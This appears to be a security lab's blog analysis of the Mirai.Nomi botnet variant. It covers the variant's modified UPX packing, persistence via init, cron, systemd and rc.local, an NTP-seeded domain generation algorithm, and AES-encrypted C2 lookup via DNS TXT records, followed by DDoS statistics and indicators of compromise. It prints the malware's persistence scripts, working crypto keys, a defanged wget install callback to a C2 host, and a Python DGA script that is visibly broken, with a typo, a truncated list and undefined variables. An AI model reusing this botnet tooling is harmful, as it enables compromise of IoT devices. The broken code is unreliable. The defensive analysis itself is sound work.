Botnet

Mirai Nomi: A Botnet Leveraging DGA

Wang Hao, Acey9

2024年3月18日 • 6 min read

Overview

The Mirai family, as the evergreen tree of botnet, exists numerous variants, but rarely appear Mirai variants using DGA(Domain Generation Algorithm), according to our observation, the last Mirai variant using DGA appeared in 2016. in March 2024, we captured new suspicious ELF samples, which we learnt through analysis to be another Mirai variant using DGA, and analysed the associated historical samples, we not only found a version that did not use DGA (2024.02), but also an exploit scanner and remote control sample (2024.01), which aroused our great interest. Based on the version information in the download script, we tentatively named it `Mirai.Nomi`.


The Mirai.nomi sample exhibits the following characteristics:

- Modified UPX Packed(magic number changed and payload XORed)
- Time-dependent DGAs and verify C2 availability
- Multiple encryption and hashing algorithms (AES, CHACHA20, MD5)

Sample Analysis


The latest ELF sample, derived from the Mirai LZRD variant, introduces persistent functions and a domain generation function. Other parts of the code largely retain the original code.

The UPX packer's magic num is modified to `0B 3E 2A AF`



```
0000h: 7F 45 4C 46 01 01 01 03 00 00 00 00 00 00 00 00  .ELF............
0010h: 02 00 28 00 01 00 00 00 04 D8 0C 00 34 00 00 00  ..(......Ø..4...
0020h: 00 00 00 00 02 00 00 04 34 00 20 00 03 00 28 00  ........4. ...(.
0030h: 00 00 00 00 01 00 00 00 00 00 00 00 00 80 00 00  .............€..
0040h: 00 80 00 00 00 10 00 00 C0 18 08 00 06 00 00 00  .€......À.......
0050h: 00 80 00 00 01 00 00 00 00 00 00 00 00 00 09 00  .€..............
0060h: 00 00 09 00 D8 E1 03 00 D8 E1 03 00 05 00 00 00  ....Øá..Øá......
0070h: 00 80 00 00 51 E5 74 64 00 00 00 00 00 00 00 00  .€..Qåtd........
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 07 00 00 00  ................
0090h: 04 00 00 00 24 4D 6C B4 0B 3E 2A AF E4 09 0D 17  ....$Ml´.>*¯ä...
00A0h: 00 00 00 00 BC E6 06 00 BC E6 06 00 D4 00 00 00  ....¼æ..¼æ..Ô...
00B0h: 7C 00 00 00 03 00 00 00 F9 AB 91 98 92 D5 64 D4  |.......ù«‘˜’ÕdÔ
```

After decompressing each block, a single-byte XOR operation with `0xD4` is performed. The sample can be unpacked through dynamic dumping or rebuild the UPX source code.



```
if ( i <= v8 && v8 <= *a2 )
{
  if ( i >= v8 )
  {
    result = decompress_3FFFE3D8(v4, a2[1], i);
    goto LABEL_24;
  }
  v10 = v4[1];
  v11 = a2[1];
  v21 = v8;
  result = a3(v10, i, v11, &v21, v18);
  v12 = a2[1];
  for ( i = 0; i < v16; ++i )
    *(_BYTE *)(i + v12) ^= 0xD4u;
```

The following analysis primarily focuses on the persistent functions and domain generation algorithm.

Persistence

The sample copies itself to `/var/tmp/nginx_kel` upon startup, and is persisted via the `dnsconfig`, `crontab`, `dnsconfigs.service`, and `rc.local` files, respectively, as follows

Change `/etc/init.d/dnsconfig`、 `/etc/rc.d/init.d/dnsconfigs` to:

```
#!/bin/sh
### BEGIN INIT INFO
# Provides:          asd
# Required-Start:    $remote_fs $syslog
# Required-Stop:     $remote_fs $syslog
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: Start asd at boot time
# Description:       Enable service provided by daemon.
### END INIT INFO

# Change the following to the path of your program
ASD_PATH="/var/tmp/nginx_kel"

section_enabled() {
    $ASD_PATH initd &
    return 0
}
```

```
section_provider() {
    $ASD_PATH initd &
    return 1
}

start_instance() {
    $ASD_PATH initd &
}

start_service() {
    $ASD_PATH initd &
}

stop_service() {
    $ASD_PATH initd &
}
case "$1" in
    start)
        echo "Starting asd"
        # Start command for your program
        $ASD_PATH initd &
        ;;
    stop)
        echo "Stopping asd"
        # Stop command for your program
        pkill -f $ASD_PATH
        ;;
    restart)
        echo "Restarting asd"
        $ASD_PATH initd &
        ;;
    *)
        echo "Usage: $0 {start|stop|restart}"
        exit 1
        ;;
esac

exit 0
```

Write `0 * * * /var/tmp/nginx_kel crontab` to `/var/tmp/.recoverys` and execute the command "crontab /var/tmp/.recoverys"

Create service `/etc/systemd/system/dnsconfigs.service` and start it:

```
[Unit]
Description=dnsconfigs Server Service
[Service]
Type=simple
```

```
Restart=always
RestartSec=60
User=root
ExecStart=/var/tmp/nginx_kel sv
[Install]
WantedBy=multi-user.target
```

Append `/var/tmp/nginx_kel rclocal &` to `/etc/rc.d/rc.local`

DGA

Time Seed

Time-based DGA generally need to get the current time, which in most cases can be obtained by converting the system time, but this variant takes a different approach and uses `Network Time Protocol (NTP)` to get the time.

Multiple public `NTP` IPs are hardcoded in the sample, and after fetching the `Reference Timestamp` in the `NTP` response field, the timestamp is divided by `604800`, which means that the time seed changes over a period of 7 days, and if the fetch fails, the seed is assigned the value of `9999`.

Algorithm Analysis

The generated domain name consists of two parts.

The first part: the time seed is varied by MD5 and chacha20 algorithms to pick a part of the final hexadecimal string with a fixed length of 10, which is represented as `[a-f0-9]{10}` in regular expression.

Part 2: Decrypted TLDs, DDNS domains from string table.

Note that the CHACHA20 Key in this algorithm is 16 Byte, which is not supported by the commonly used pycryptodemo; in the last MD5, the length of the data used is fixed to 64, which is not the real length of the data, so it needs to be complemented with 0.

The domain generation algorithm is as follows:

```
import datetime
import hashlib
import string
form chacha20 import chacha20_cipher

dt = datetime.datetime.timestamp(datetime.datetime.utcnow())
timeseed = str(int(dt)//604800)
tlds = [".dontargetme.nl", ".ru", ".nl", ".xyz", ".duckdns.org", ".chickenkiller.co
sld = bytearray()
for i, c in enumerate(timeseed):
    if not c.isdigit():
        sld.append((5 * ord(c)-477)%26+ord('a'))
    else:
        sld.append(ord(c))
md5_hex = bytearray(hashlib.md5(sld).hexdigest().encode())
xx20data = bytearray()
sort_index = [31, 2, 5, 4, 0, 18, 26, 21, 29, 4, 2, 6]
for index in sort_index:
    xx20data.append(md5_hex[index])

xx20key = bytearray.fromhex("764D1ABCF84ED5673B85B46EFA044D2E")
xx20nonce = bytearray.fromhex("1F786E3950864D1EAAB82D42")
md5data = chacha20_cipher(xx20key, xx20nonce, xx20data, 12)
m5 = bytearray(hashlib.md5(md5+b"\x00"*(64-len(res))).hexdigest().encode())
sort_index1 = [11, 12, 15, 14, 10, 18, 16, 1, 9, 14]
sld = bytearray()
for index in sort_index1:
    sld.append(m5[index])
for tld in tlds:
    print(sld.decode()+tld)
```

The following domains were generated in the `Thu 7 March 2024 00:00:00 UTC - Thu 14 March 2024 00:00:00 UTC` timeframe, and judging by the order of the connections, the authors favour the use of free DDNS domains or OpenNic domains to keep costs down.

```
1a1f31761f.dontargetme.nl
1a1f31761f.session.oss
1a1f31761f.session.geek
1a1f31761f.duckdns.org
1a1f31761f.geek
1a1f31761f.oss
1a1f31761f.chickenkiller.com
1a1f31761f.accesscam.org
```

```
1a1f31761f.casacam.net
1a1f31761f.ddnsfree.com
1a1f31761f.mooo.com
1a1f31761f.strangled.net
1a1f31761f.ignorelist.com
1a1f31761f.ru
1a1f31761f.nl
1a1f31761f.xyz
1a1f31761f.websersaiosnginxo.ru
```

C2 Decrypt and Verify

Most of the generated domains will be used as C2s, but there is still a long way to go to obtain the final C2 for the variant.

The sample is hardcoded with multiple public DNS servers for obtaining TXT records for the above generated domain names.

As shown above by resolving the domain name `1a1f31761f.dontargetme.nl`, the hexadecimal string `3519239A211D1808ED7DF5AD296F2856` is obtained in the TXT record, which is decrypted by `AES-256-CBC` to get the final C2 `147.78.12.176`.

AES-Key(hex)：`7645565D1380763F5E33F2881C932D4A9F8D204444675540273C3D9E99590A1C`

AES-IV(hex)： `9C1D34765712D2803E4F569ABCEF1020`

In order to further verify whether the C2 is usable, the authors added a verification mechanism, which firstly generates a check code of length 32 based on the previously generated domain name, and then connects to the above C2 and receives data for verification. The check code generation is very similar to the domain name generation, also using a combination of CHACHA20 and MD5 encoded data:

```
domain = b"1a1f31761f.dontargetme.nl"
check = chacha20_cipher(xx20key, xx20nonce, domain)
m5 = hashlib.md5(check+b"\x00"*(64-len(check))).hexdigest()
check = bytearray()
for i, c in enumerate(m5):
    if not c.isdigit():
        check.append((5 * ord(c) - 477) % 26 + ord('a'))
    else:
        check.append(ord(c))
print(check.decode())
```

After the above calculation, the check code of `1a1f31761f.dontargetme.nl` is `4ihsnicnc766x8nn5xih9c7138780xcn`.

Connect the above decrypted C2 with port `24150` and try to receive the data of size 1023, as shown in the figure, the response contains the check code, which means that C2 is available.

Download Script


While most mirai download scripts only execute download and run commands, this variant adds the ability to delete files, kill processes, verify execution and feedback to the script.

The ability to delete and kill processes is most likely to update samples, prepare for persistence, and kill other bots. blacklist of filename: `arm mips mipsel good_main new_ nginx_kel`.

The condition to determine whether the execution is successful or not is whether to output the string "goodluck", if the sample is successfully executed, request `http[://204.93.164.31:9528/notwork?name=nomi_${version}` via `wget`, we guess for the purpose of counting the number of installations, and the `version` parameter is variable. (eg: `ver134`).

DDoS Attack

The current `Mirai.Nomi' attack activity is not very active from our data. It is probably still in the developmental stage, as shown in the attack statistics below:



Attack Instruction Trends

— attack_count ■ victim_count
4 1

● By Day ○ By Hour

2 1 0
2024-03-10 2024-03-11
attack_count victim_count

Targeted IP Location Distribution

Global China

🟧 1

Attack Instructions List

CC Server (1)
147.78.12.176 4

CC Port (1)
17560 4

Victim Port (1)
0 4

malware_family (1)
mirai 4

attack_type (3)
atk_6 2
atk_3 1
atk_8 1

victim (1)
4

victim region (1)
France 4

victim asn (1)
AS16276|OVH SAS 4

Export as CSV

search

Start Time	Duration	Count	C&C Server	C&C IP	Port	Botnet Family	Type	Targeted IP	DNS Records	Targeted Ports	Targeted Organization	Targeted Countries	Targeted ASN
2024-03-11 20:44:58	-	5	147.78.12.176	147.78.12.176	17560	mirai	atk_6	[redacted]227.19/32	-	0	-	France	AS16276|OVH SAS
2024-03-11 20:13:20	-	5	147.78.12.176	147.78.12.176	17560	mirai	atk_6	[redacted]227.19/32	-	0	-	France	AS16276|OVH SAS
2024-03-10 21:16:45	-	3	147.78.12.176	147.78.12.176	17560	mirai	atk_3	[redacted]227.19/32	-	0	-	France	AS16276|OVH SAS
2024-03-10 21:18:13	-	3	147.78.12.176	147.78.12.176	17560	mirai	atk_8	[redacted]227.19/32	-	0	-	France	AS16276|OVH SAS

Total 4 50/p... 1 Go to 1 Page

Contact Us

Readers are always welcomed to reach us on twitter.

IoC

Domain

```
auth.postdarkness.shop
xza.goweqmcsa.xyz
axz.lionos.xyz
ml.lionos.xyz
wwea.goweqmcsa.xyz
api.virtue.ltd
mhacker.cc
```

IP

```
156.96.155.238  United States|Pennsylvania|Clarks Summit        AS46664|VolumeDrive
38.6.178.140    United States|None|None AS40065|CNSERVERS LLC
38.207.165.117  Canada|Ontario|Toronto  AS967|VMISS Inc.
204.93.164.31   United States|Illinois|Chicago  AS834|IPXO LLC
23.224.176.63   United States|California|Los Angeles    AS40065|CNSERVERS LLC
147.78.12.176   The Netherlands|Noord-Holland|Amsterdam AS212238|Datacamp Limited
```

Sample SHA1

```
5bdf567a32d1883b2a57277515bfa95d02f92664 mirai
49b48351aa4d2d893d7de8bb856ca1609a6b3434 mirai_nomi
1fb5ead77068bb5c9526dcbd2cd5c78f10c7b5ff mirai
824ef78f1dab6d936a097c8beedf440f32e2aae6 VenomRAT
bb00f0728f3aff52a144b109476e5b0caa66abca AVTECH-scanner
7036a0106820ec81a975b9ccd19463e609fed6c7 reverse shell
2df610e0b08663e90d207c9545d977076a60fdaf reverse shell
b25c96cb9e96f1abda6ade9212f3ceea44f53d6c dofloo
```

What do you think?

1 Response

👍 Upvote   😝 Funny   😍 Love   😯 Surprised   😤 Angry   😥 Sad

1 Comment 1 Login ▾

G

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

♡ Share

Best Newest Oldest

M **MrX** — ⚑